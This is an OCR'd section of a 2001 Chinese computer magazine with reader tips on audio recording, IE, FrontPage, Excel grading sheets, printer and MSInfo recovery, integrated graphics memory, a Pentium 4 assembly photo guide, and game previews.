首先录音机质量一定要好，不要用随身听或复读机，最好用一个组合音响，若没有只好用普通家用录音机。音频传输线也很重要，它直接影响到录音的质量。去买一根有金属网或镀金属层的屏蔽线吧，它可以有效地排除外界电磁波的干扰。若要自己做音频线，各接点一定要焊牢，因为录音机对音频电流很敏感，任何虚焊都会造成很大噪声。同时还要看插孔类型，因为屏蔽线两端一般都是莲花插头，若声卡输出端与录音机输入端不是这种插座，则要购买相应的转换插头。我的录音机除了有Microphone输入口，还有两个声道的CD in莲花孔，所以就直接用它了。还要注意若声卡上有speaker，line out两个输出口，一定要用line out，绕过声卡劣质的功放部分。

连好线后打开录音机和电脑，拔掉电脑音箱的连线，以排除干扰。先播放一曲，听录音机有无声音。接着检查杂音，开大录音机音量，听一下杂音，并与未连线时同一音量的交流声比较，若基本相同，说明你的连线很正确。这时把录音机放小到普通音量，应无任何声音。若除了交流声还有“嘶嘶”的杂音，最可能的原因就是接触不良，仔细检查是否有未焊牢的接点，还要看音频线上是否有裸露的金属导线部分，若有则应裹几层黑胶布，再套一个小金属管屏蔽。还有杂音？试着把一根音频线接地。要么可能就是你的声卡和录音机不匹配，由内部元件的感抗和容抗引起系统杂音。这时可在音频线上串联一个稍大的电容（几十到几百μF）来滤波，虽然杂音小了，可是传输的声音也会有损耗。是否串电容要视情况而定，电容的大小也要自己调试。

下面我们就开始录制，要特别注意音量问题。在我的系统里录音音量只由声卡输出音量决定，和录音机音量无关，并且录到的声音总比监听的声音小一些，不知大家的系统是否也是这样。调小声卡音量，增大录音机音量虽然可以听到较好的音质，但实际录到的声音很小。所以要找一个音质与音量的平衡点，可以先试录，再根据音量调整。录制时应先把声卡各通道音量都调至最大，然后调节总音量就可以了。

要用好的播放器来播放音乐，音乐格式以CD、MP3、MIDI为好，Real文件特别是有视频的Real文件，音质往往差一些。还有一点，录制时不要运行其他任何程序，以免造成延迟和音乐断续。录制时也不要调节声卡音量。CF

特别提醒：本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“软件下载\期刊软件”一栏中找到下载链接，并收录在《电脑界应用文萃光盘》第8期上。

“实用技巧一点通”专程

网址快速收藏

□北京 柳絮飞

在用 IE 浏览时，如果想收藏一个好网站，一般会执行“收藏/添加到收藏夹”命令，会弹出对话框让你选择，所以不是太方便。其实还有更快捷的方法：直接拖动当前网址前的IE图标到“收藏”菜单，收藏菜单就会自动展开，然后拖动网址到你希望的收藏夹中就可以了。CF

一键上网，简单实现

□北京 网络游侠

IE 自带有一键上网的功能。在“收藏”菜单里找到你经常要去的某个网站，右单击它，然后从右键菜单中选择“属性”，在属性窗口中单击“快捷键”选项右侧文本框，使其为激活状态（提示：此时按F1键可获得更多的帮助信息），随意按下你想要的快捷键（如F11键），确定即可。以后不管启动没启动 IE 浏览器，只要按下F11键，就可以直接连通到该网站了。CF

东方光驱魔术师也玩MP3转换

□四川 阿贤

东方光驱魔术师可以把 CD 音轨转成 MP3，并产生虚拟光盘。具体操作为：插入 CD 盘，点击“创建”，系统会自动识别 CD 盘，在弹出的方框各项内输入相应的信息后点击“确定”；接着在弹出的“音乐 CD 创建为”的方框内选择“MP3 格式”，选择需要转换的CD曲目，“确定”即可。以后，就可以在此虚拟光驱内播放这些MP3了。CF

若隐若现图片特效

□江苏 吴斌

将下面的代码复制到网页源程序的<head></head>或<body></body>内：

```
<script language="JavaScript">
var d=0
function JM_fade(ob){
if (d==0) {ob.filters.alpha.opacity+=1} else {ob.filters.alpha.opacity-=1}
if (ob.filters.alpha.opacity==100){d=1;} else if (ob.filters.alpha.opacity==0){d=0}
}
setInterval("JM_fade(u)",10)
</script>
```

接下来，在图片代码中加入name=u style="FILTER: alpha(opacity=0)"即可，看看图片若隐若现的动人效果吧。CF

FrontPage 里文字上下移

□邯郸 霍林涛

首先输入一行文字，如“上下移动”，把它选中，然后单击“插入”菜单，展开“组件”子菜单，选择“字幕”命令，这时会打开“字幕属性”对话框，我们看到“文本”的默认方向是向“左”移动，把它改为“右”，然后点击“确定”。这时如果你点“预览”的话，文本是向右移动的，我们还需修改一下才行。切换到“html”窗口，找到<marquee direction="right">上下移动</marquee>，把里面的“right”改为“up”（或“down”）即可。再切换到“预览”里，就可以看到字体向上或者向下移动了。CF

用资源管理器预览多媒体

□安徽 阿东

假设你的系统目录是Windows，那么在\Windows\Web文件夹下找到隐含文件Folder.htt，用记事本打开它，搜索“wantMedia = false”，然后将其中的false改为true，存盘退出，这样就可以像浏览图像一样，预览wav、midi、avi、mov、mpg等多媒体文件了。不过要注意：这个功能很酷，但有可能影响多媒体文件的使用！CF

把“垃圾”挤出去

□江苏 王文瀚

有时你把文件扔进回收站，但无法彻底删除它，电脑会提示“系统被破坏”或“文件未注册”一类的话。其实我们还是有办法把这些“垃圾”删除掉的。先将待删文件扔进回收站，打开回收站属性，找到一个调回收站占有空间的滚动条，把滚动条拖到0，使硬盘不给回收站留空间，“垃圾”就自动被挤出去了。CF

笔记本与投影仪投影技巧

□浙江 叶景新

在开会或者教学的过程中，我们经常要用笔记本电脑与投影仪组合进行讲解，这里谈一谈使用中的一些技巧。

1.使液晶屏上显示的内容和投影仪上所投的内容相同

在桌面的空白处单击鼠标右键，选择“属性”，出现“显示属性”对话框，鼠标指向设置，单击左键（如图1所示）。在“显示”栏中对1和2均选择即插即用监视器，且把‘将我的Windows桌面延伸至这个显示器上’前面方框内的‘√’去掉，再选择“高级”(如图2所示)。对“Monitor”和“Panel”均选中，且均为“Primary”，“确定”即可。

2.使液晶屏上显示的内容和投影仪上所投的内容不相同

将图1中的“√”打上，并且将图2中的“Monitor”和“Panel”均选中，但“Monitor”为“Seconday”，“Panel”为“Primary”。此时投影仪上所投的内容是桌面背景图片。CF



图1



图2

自动重拔

□北京 网络游侠

有时在网络繁忙的时候，我们需要一遍遍地重拔才能连接上，如果你对重复单击[连接]按钮感到不耐烦的话，可以使用拔号网络的自动重拔功能。在“我的电脑”里打开“拔号网络”窗口，单击选中你的连接，然后执行“连接/设置”菜单命令打开设置窗口，使“重拔”项有效，并设置重拔的次数及间隔时间，确定即可。CF

在Word中统计某一字符串出现的次数

□天津 迟骋

选择“编辑/替换”，在“查找内容”和“替换为”对话框中填入欲统计的字符串，按“全部替换”命令。执行完命令后，Word会弹出对话框，提示有XX个被替换。聪明的你一定会发现，XX就是该字符串出现的次数了。CF

□四川　冷星峰

揭开整合显卡的显存大小之谜

整合显卡的2D性能差不多能完全满足现在一般人士工作和学习的需要，其最大瓶颈落在3D性能上，而决定整合显卡3D性能的主要因素除了显示核心外，就是整合显卡的显存大小了。因整合芯片组较多，整合显卡的显存大小最终成了消费者的一种迷惑，下面让我们一一为你揭开。

Intel公司的810和815系列芯片组中的整合显卡是以不变应万变中的典型。"不变"指的是这两个系列芯片组整合的都是I752显示核心，而"万变"则是指整合显卡显存的大小不断地变化。I752显存的大小在计算机启动的BIOS内存自检中显示只有1MB，在Windows中用Windows自带的DX诊断程序检测一般为3.5MB或者是5.5MB，但这三个值均不是I752显卡的真实值。因为I752显卡采用动态分配技术，系统将按照应用的需求，动态调用4-48MB内存作显存用，达到充分合理利用内存的目的。其中810DC100和810E这两个芯片组相对而言较为特殊，采用这两个芯片组的主板上一般都整合了4MB的显示缓存。严格地说，这4MB显示缓存不用于任何直接的2D和3D加速，只用于3D图像的Z加速(深度渲染)，但正因为这4MB显示缓存有这样独特的作用，从而大大地减轻了内存和CPU的工作负担，所以无论是在测试还是在使用的过程中，810DC100和810E都要比其他的810芯片组主板快得多。

采用VIA MVP4芯片组的主板，一般来说对3D方面没有多大的需求。该芯片组整合了9880显卡，其最大显存数为8MB，可以按照自己的需求在BIOS中强行设定其显存的大小，属于静态分配内存。作为显存中的一种，只能满足现在最起码的3D要求。

到了PM133和KM133时代，VIA在整合的显卡显存大小方面取得了一个较大的进步，其整合的Savage显卡(在2D方面是Savege2000的核心，在3D方面是Savege4的核心)，可以静态分配2－32MB内存作为显存使用，这需要用户在BIOS中按照自己的需求进行设置，一般情况下默认为8MB。其具体的情况也可以使用Windows中自带的DX诊断程序进行检测。

SIS620与VIA MVP4基本上属于同一时期，所以其显存的大小也和MVP4有几分类似之处。SIS620整合的SIS6326显卡最大可以在BIOS中强行从内存中静态分配2-8MB内存作为显存，并支持DVD硬件解压，也只能满足现阶段起码的3D需求。一些主板生产商直接将其8MB显存整合在主板上，从而减少了内存和CPU的负担。

SIS630和SIS730均整合了SIS300的显卡核心，其速度是SIS6326的5倍。根据其官方资料，其性能应超过nVIDIA的TNT2 PRO，但在实际的测试中，其速度根本无法达到，但无论如何也是整合显卡中非常快的一种。其显存大小可在BIOS中静态从内存中分配2－64MB，当然这一切的前提是你的内存要足够大，而且如果要使用64MB内存作为显存，必须满足在使用的内存中单根内存的容量应大于128MB这一条件。

ALI神灯(Aladdin)中整合的显卡最令人失望，虽然大部分Aladdin TNT主板都将32MB显存固化在主板上，但其性能异常的低劣，在绝大多数情况下竟不如Intel的I752显卡，让人费解。其显存大小一般为32MB(固化)，某些Aladdin TNT主板为了降低成本，仍采用静态分配技术，在BIOS中直接设置2－32MB内存作为显存使用。

整合显卡显存的大小是整合显卡性能的基本指标之一。对整合显卡的显存大小有了一点的了解之后，可以避免闹出I752显卡的显存只有4MB这样类似的笑话。在选购整合主板时也有了一个新的衡量标准，为更好地使用整合主板奠定了一个良好的基础。CF

打印机"失而复得"

□抚顺　李文辉

我使用的计算机为COMPAQ DESKPRO XL 466配EPSON LQ-1600K针式打印机，因安装外置光驱，误删了开始/设置/打印机/EPSON LQ-1600K选项，使EPSON LQ-1600K"丢失"。手头没有EPSON LQ-1600K的驱动程序，用Windows 95安装盘也没有"找回"打印机。偶然想起，以前安装打印机时，曾打印的测试页上有该打印机的驱动程序名称和内容。它们分别为:

驱动程序名称:ESCP24SC.DRV

驱动程序所用文件:C:\Windows\System\ESCP24SC.DRV
C:\Windows\System\UNIDRV.DLL
C:\Windows\System\UNIDRV.HLP
C:\Windows\System\DMCOLOR.DLL
C:\Windows\System\ICONLIB.DLL

我试着采取以下步骤"寻找":

1.在已安装有EPSON LQ-1600K的其他计算机上，拷贝驱动程序所用文件到一软盘上，再将软盘上的文件拷贝到本机C:\Windows\System目录下。

2.进入DOS状态，编辑WIN.INI文件，在以下各选项中添加适当内容：

```
[WINDOWS]
DEVICE=EPSON LQ-1600K,ESCP24SC,LPT1:
[DEVICES]
EPSON LQ-1600K=ESCP24SC,LPT1:
[PRINTERPORTS]
EPSON LQ-1600K=ESCP24SC,LPT1:,15,45
```

3.重新启动计算机，打印机终于回来了！CF

轻轻松松安装奔腾4电脑

□北京　程缅

在前面的系列文章中，我们为大家讲解了雷鸟1GHz电脑的安装，但如果能攒一个P4电脑岂不是更酷？其实，攒P4一点都不难，让我们一起走进P4的世界吧！

重要提示：由本刊编辑部小编集体制作，7月初出版的《从毒龙到P4 傻博士装机实战》系列光盘（正版3CD,16元）中有精彩的P4安装VCD实时录像教程，动态地教大家安装P4电脑，名师到家，P4到手！有兴趣的读者不妨关注一下。:D

——步步高栏目主持　小渔




图1　首先当然是CPU的不同，我们这里选择的是P4　1.3GHz的CPU



图2　选用的主板是联想QDI支持P4的主板



图3　P4电脑使用的内存条是Rambus内存条



图4　支持P4的电源，它提供了P4　CPU和Rambus内存条专用的电源插头

1.安装CPU



图5　在P4　CPU四个角中的一个角上，有一个金黄色的三角标志




图6　P4　CPU插槽一共有423个针脚孔




图7　在其一个角上也有一个三角标志，插入CPU时需要将这两个角对应



图8　首先，将CPU插座旁边的压杆拉起来




图9　垂直将CPU插入CPU插座，按紧，并将压杆压下




图10　CPU风扇架





图 11 先将 CPU 散热风扇两边的压杆拉起来


图 12 放入风扇将两压杆压下来


图 13 最后，将 CPU 风扇的电源插头插到主板上

2.安装Rambus内存条


图 14 支持 P4 的主板上提供有 Rambus 内存插槽







图 15 Rambus 内存与普通内存不一样


图 16 Rambus 内存条的内存颗粒被金黄色的金属片封装了，而普通内存的内存颗粒则裸露在外面


图 17 Rambus 内存条金手指部分，有两个缺口


图 18 对应 Rambus 内存插槽的两个凸起的部位


图 19 垂直用力插入内存条


图 20 插好后，两边的卡子会自动夹紧 Rambus 内存条



图 21 因为 Rambus 内存条需要使用偶数条，所以我们需要 Rambus 内存中接器


图 22 按照 Rambus 内存条的安装方法即可轻松搞定

3.安装电源


图 23 P4 需要专门的 P4 电源，与传统的电源相比，P4 电源多出了两个插头，一个是支持 P4 CPU 的四星电源插头



图 24 一个是支持 Rambus 内存条的电源插头


图 25 将电源放入机箱，固定机箱上的四个螺钉

4.固定主板




图26　固定主板时，要注意有两个地方需要对齐，首先是主板旁边的外接端口


图27　要与机箱后侧的主板外接端口孔对齐


图28　主板上的螺丝孔要与机箱的螺丝对齐

5.主要电源插头的连接




图29　将有字符的一面朝向主板外侧，将有卡子的一面朝向主板的内侧


图30　通过说明书找到主板上Rambus内存条的专用电源插座


图31　对准之后垂直插入


图32　主板电源插头，有卡子的一面





图33　对准电源插槽有卡槽的一面


图34　垂直插入


图35　P4 CPU电源插头


图36　通过主板说明书找到P4 CPU供电插座


图37　将插头垂直插入，方向是有卡子的一面对准有卡槽的一面

其他的配件安装与安装普通电脑无异！安装P4简单吧！CF

学生无纸化练习的实现

□安徽 陈秀峰

笔者曾当过12年的教师，感到强度最大的工作就是给学生编制练习、批改练习、统计成绩……今天，随着家用电脑的迅速普及，逐步让学生实现无纸化练习成为可能。于是笔者尝试用 Office XP 中的电子表格软件 Excel 2002 来实现这一目标，取得了较好的效果。

●问题的提出

假定有一道练习题，其正确答案为 B 和 D，若学生在“解答”栏中填 B 和 D，则在“批改”栏中自动显示“正确”，并得 10 分；若学生填 B 或 D，则自动显示“半对”，并得 4 分；若学生未填，则自动显示“未答”，并得 0 分；若学生填写其他答案，则自动显示“错误”，并倒扣 2 分（即得 -2 分）。

●制作练习样卷

1. 启动 Excel，分别在 A2、B2、C2、D2、E2 单元格中，依次输入“题号、题目内容、解答、批改、得分”字样。

2.在 A3、A4单元格中输入1、2，然后同时选 A3和 A4 两个单元格，将光标移至 A4 单元格的右下角成细十字状（“填充柄”）时，按住左键向下拖拉，其他题的题号将自动输入相应的单元格中（此处假定为10道题）。

3.选中B3单元格，将选好的第一道练习题的内容输入其中。若单元格的宽度不够，可以适当调整；若题目内容实在太多，可以在同一单元格中输入多行（在需要换行的位置，按住 Alt 键的同时按下 Enter 键即可）。

4.重复第3步操作，将其他题目的内容输入相应的单元格中。

5.选中 D13 单元格，输入“总分”字样，并在 E13 单元格中输入公式：=SUM(E3:E12)，用于计算该份练习的总得分。

6.同时选中 A1 至 E1 单元格，用工具栏上的“合并及居中”命令将它们合并，并输入“化学练习一”字样。

7.调整好列宽、行高、字体、字型号及颜色等（如图 1）。

8.取名保存，如取名为 lx.xls，保存在 lx 文件夹中。

●制作答案卷

1.新建一个工作簿，选中 A2、B2、C2、D2 单元格，依次输入“题号、正确答案、半对答案一、半对答案二”字样。

友情提醒：本办法仅适用于选择、填空、判断等标准化练习题。

2.将题号输入 A3 至 A12 单元格中。

3.将每题的正确答案输入相应的单元格中。如第1题的正确答案是 B 和 D，则在 B3 单元格中输入“BD”，在 C3（D3）单元格中输入“B（D）”；若某题（如第 4 题）只有一个正确答案（如 D），则在 B6、C6、D6 单元格中均输入“D”。

4.同时选中 A1 至 D1 单元格，“合并及居中”后输入“练习答案”字样。

5.调整好相关项目后取名保存，如取名为 da.xls，保存在 lx 文件夹中。

●自动批改公式的设置

1.打开工作薄 lx.xls，选中 D3 单元格，输入公式：=IF(C3='D:\lx\[da.xls]Sheet1'!B3,"正确",IF(C3='D:\lx\[da.xls]Sheet1'!C3,"半对",IF(C3='D:\lx\[da.xls]Sheet1'!D3,"半对",IF(C3="","未答",IF(and(C3<>'D:\lx\[da.xls]Sheet1'!B3,C3<>'D:\lx\[da.xls]Sheet1'!C3,C3<>'D:\lx\[da.xls]Sheet1'!D3),"错误")))))。

友情提醒:

（1）由于 Excel XP 中的 IF 函数最多只能嵌套七层，正确答案过多的练习用此法实现起来比较困难。

（2）上述公式中的“D:\lx\[da.xls]sheet1”表示D盘（你的lx文件夹所在的硬盘）、lx文件夹中名称为da1.xls工作簿中的工作表Sheet1。

2.用“填充柄”将上述公式复制填入 D4 至 D12 单元格中，在填充过程中系统会自动更改公式中相应的单元格名称。

3.选中E3单元格，输入公式：=IF(D3="正确",10,IF(D3="半对",4,IF(D3="未答",0,IF(D3="错误",-2))))，用于计算每题的得分。用“填充柄”将上述公式复制填入 E4 至 E12 单元格中。

●学生练习卷的制作

1.打开工作簿 lx.xls，在工作表 sheet1 中，选中 C 列（即解答列）后右击鼠标，选“设计单元格格式”选项，将“保护”卡片下的“锁定”选项前的“∨”去掉后确定。

2.再用“工具→保护→保护工作表”命令打开“保护工作表”对话框，输入密码后确定（密码千万不要忘记！否则后果自负哟）。

经过上述操作，学生拿到练习后，只能在解答区内填写内容，而不能更改其他区域的内容（如图 1，由于其他各题的答案卷及解答栏相应的单元格中均未输入内容，故“批改”栏中均显示为“正确”）。

3.将上述样卷通过相关途径（如 E-mail、拷贝在软盘上、放在局域网上等）分发给学生，让其练习（当然，学生家中必须有电脑，并安装了Excel 2002（或Excel 2000）。

友情提醒:为了减轻教师后面的工作量,要求学生在提交练习时,对自己的工作簿(lx.xls)进行改名,通常可以按学号来命名。例如:某学生的学号为n号,则要求他将其练习卷的工作簿改名为lxn.xls。

●制作成绩统计表，学生在做练习时，教师正好来完成这项工作

1.在 Sheet1 工作表中，选中 A2 至 H2 单元格，依次输入“ 学号、姓名、得分、练习一得分、练习二得分、练习三得分、总分、平均分 ”字样（此处假定只有三份练习）。

2.将学号和姓名填入相应单元格中。

3.选中C3单元格(学号为1号的学生每一次练习对应的得分单元格),输入公式:='D:\lx\[lx1.xls]Sheet1'!E13(E13即为练习卷中保存“ 总分 ”的单元格)。将上述公式复制到C4至C52单元格中,并将lx1.xls,依次改成lx2.xls、lx3.xls……

4.选中G3单元格,输入公式:=SUM(D3:F3),用于计算1 号学生 3 份练习的总分；选中 H3 单元格，输入公式：=AVERAGE(D3:F3),用于计算1号学生3份练习的平均得分。用“ 填充柄 ”将上述两公式复制到G4至H52单元格中(假设有50个学生)。

5.选中B53单元格,输入“ 平均分 ”字样;选中D53单元格,输入公式:=AVERAGE(D3:D52)。用于计算练习一的全班平均得分。用填充柄将上述公式复制到E53至H53单元格中。

6.同时选中A1至H1单元格,“ 合并及居中后 ’输入“ 化学练习成绩统计表 ”字样。

7.取名cjtj.xls并保存在lx文件夹中(如图2,由于其他练习未制作,故表中若干得分单元格中显示出错误信息是正常的)。

●试卷的自动批改

1.学生的练习一做好后，将其上交的答卷文件（lx1.xls、lx2.xls、lx3.xls……）复制到lx 文件夹中，立即完成对练习的自动批改工作，非常方便。

2.打开 cjtj.xls 工作簿，同时选中 C3 至 C52 单元格，复制；再同时选中 D3 至 D52 单元格并右击鼠标，选“ 选择性粘贴 ”选项，选中“ 数值 ”项后确定，即可将“ 练习一 ”的得分“ 数值 ”填入“ 练习一得分 ”栏中，“ 得分 ”栏留给下一次练习使用。

●以后各次练习卷的编制与使用

1.打开工作簿 lx.xls，用“ 工具→保护→撤消工作表保护 ”命令，即可取消“ 锁定 ”，将第二份练习的题目内容输入相应的单元格中，再次保护后保存。

2.将上述练习卷分发给学生进行练习,并要求其将上交的练习工作簿按学号改名为 lx1.xls、lx2.xls、lx3.xls……

3.在学生练习的同时,教师将练习二的正确答案输入da.xls工作表相应的单元格中。

4.学生练习完成后，重复第七步操作即可。

另外，我们还可以利用Excel 2002强大的图表功能，对学生的成绩进行统计分析，以不断调整自己的教育教学方法，真正做到因材施教，不断提高学生的能力和素质，为二十一世纪做出你应有的贡献！CF



图1




图2

□山东 曹传国

找回“ 失踪 ”的MSInfo

Windows Me的系统还原功能很多朋友都不愿意用，如果把它删除了，你会发现 MSInfo（MsInfo32.exe）也找不到了。如果你还想用的话，可以用下面的方法把它请回来：首先在 C:/Program Files/CommonFiles/MicrosoftShared下建立一个MSInfo文件夹，然后找一张Win98（Win98SE）的中文版安装光盘，并从DOS窗口运行（假设D为光驱）:

EXTRACT D:/WIN98/WIN98_25.CAB MSINFO32.CHM C:/WINDOWS/Help

EXTRACT D:/WIN98/WIN98_46.CAB MSINFO32.EXE C:/Program Files/Common Files/Microsoft Shared/MSInfo

完成后退出 DOS 窗口，这样就用 Win98 的 MSInfo 代替了原来的文件。虽然 Windows Me 的安装光盘中也包含有 MSINFO32.EXE 文件，但就算你把它解压缩了也无法运行。如果你手头没有 Win98（Win98SE）安装光盘，那么可以用 Windows Me 中自带的硬件信息程序（C:/Windows/HwInfo.exe）来替代使用，功能基本一样。CF



□北京　醉心客

灵


发行公司：华彩软件
设计公司：宏申信息
上市时间：8 月份



《剑灵》是台湾首套支持震动摇杆的 RPG，给玩家在鼠标及键盘之外，增加新的选择。此外，它也是台湾首套拥有 3D 音效的武侠 RPG，更胜于立体音效的 3D 环境音场，使得游戏中的音乐、音效不再局限于左右声道，而能够配合场景、故事、战斗，让玩家更能身临其境。对于久受日本色彩亮丽游戏侵蚀的台湾市场，《剑灵》决定重新塑造一个跨越历史限制的新世界。在建筑物的表现上采取特色集中策略，把心目中的山林水泊作完美的组合，每个场景都可谓呕心沥血。

永远的伊苏 2

制作厂商：日本 Falcom
国内代理：新天地互动多媒体
游戏容量：标准版：2CD
　　　　　豪华版：5CD
建议价格：标准版：48 元
　　　　　豪华版：98 元
国内上市：2001 年 7 月 11 日



“伊苏”系列自 1987 年诞生以来，一直在 PC 角色扮演类游戏中占有重要的地位，1998 年推出的《永远的伊苏》更是将这一系列推向了前所未有的高潮。经过 2 年多的重新制作，《永远的伊苏 2》终于面世了。在游戏中你将继续扮演红发少年亚特鲁。继前作的大决战后，昏迷的亚特鲁在两名女神的保护下，来到了美丽的小镇兰斯，遇到了少女莉莉娅。亚特鲁的使命是将前作的 6 本伊苏之书返还到神官手中，新的冒险也就此展开。

彩虹六号：雷霆战将白金版

游戏类型：动作策略
制作公司：Red Storm
代理公司：育碧软件
发行版本：中文版
游戏容量：2CD
上市日期：2001 年 7 月
游戏售价：48 元



作为《彩虹六号》的续集，《雷霆战将》讲述了由于“彩虹六号”特种部队的出色表现，国际社会将其定为全球性恐怖分子的打击力量。因此在《雷霆战将》中，玩家将转战世界各地，进行更多、更具挑战性的任务。

游戏特点：自动任务录像回放功能，全新的狙击手系统，完全导入狙击手角色，增加了狙击武器和特殊道具。强化了团队 AI，使队员之间的配合更加默契。

工人物语 IV

游戏类型：即时策略
游戏制作：Blue Byte
国内代理：育碧软件
发行版本：中文版
发行售价：58 元
发售日期：2001 年 7 月
游戏容量：1CD



一提起《工人物语》系列游戏，大家的思绪就会立刻回到那个梦幻般的“小人王国”。如今，那个微缩世界的“创物主”又将为我们带来其最新续集，再度引领我们进入那个奇妙的童话世界。

游戏特点：

1. 三个古老的民族:罗马、维京、玛雅，每个种族都拥有本族特色的建筑风格、人物外形和战略战术。

2.新增加邪恶的黑暗天使部族及相关任务，挑战玩家的极限 。

3.更加完善的种族社会结构，玩家必须认真审视社会供给流程，环环相扣，缺一不可。

4.图像质量更为清晰，画面细节更为逼真，最高支持 1280 × 1024 分辨率，且具有缩放功能。

5.加强了联网功能，单挑、合作，任由玩家选择。

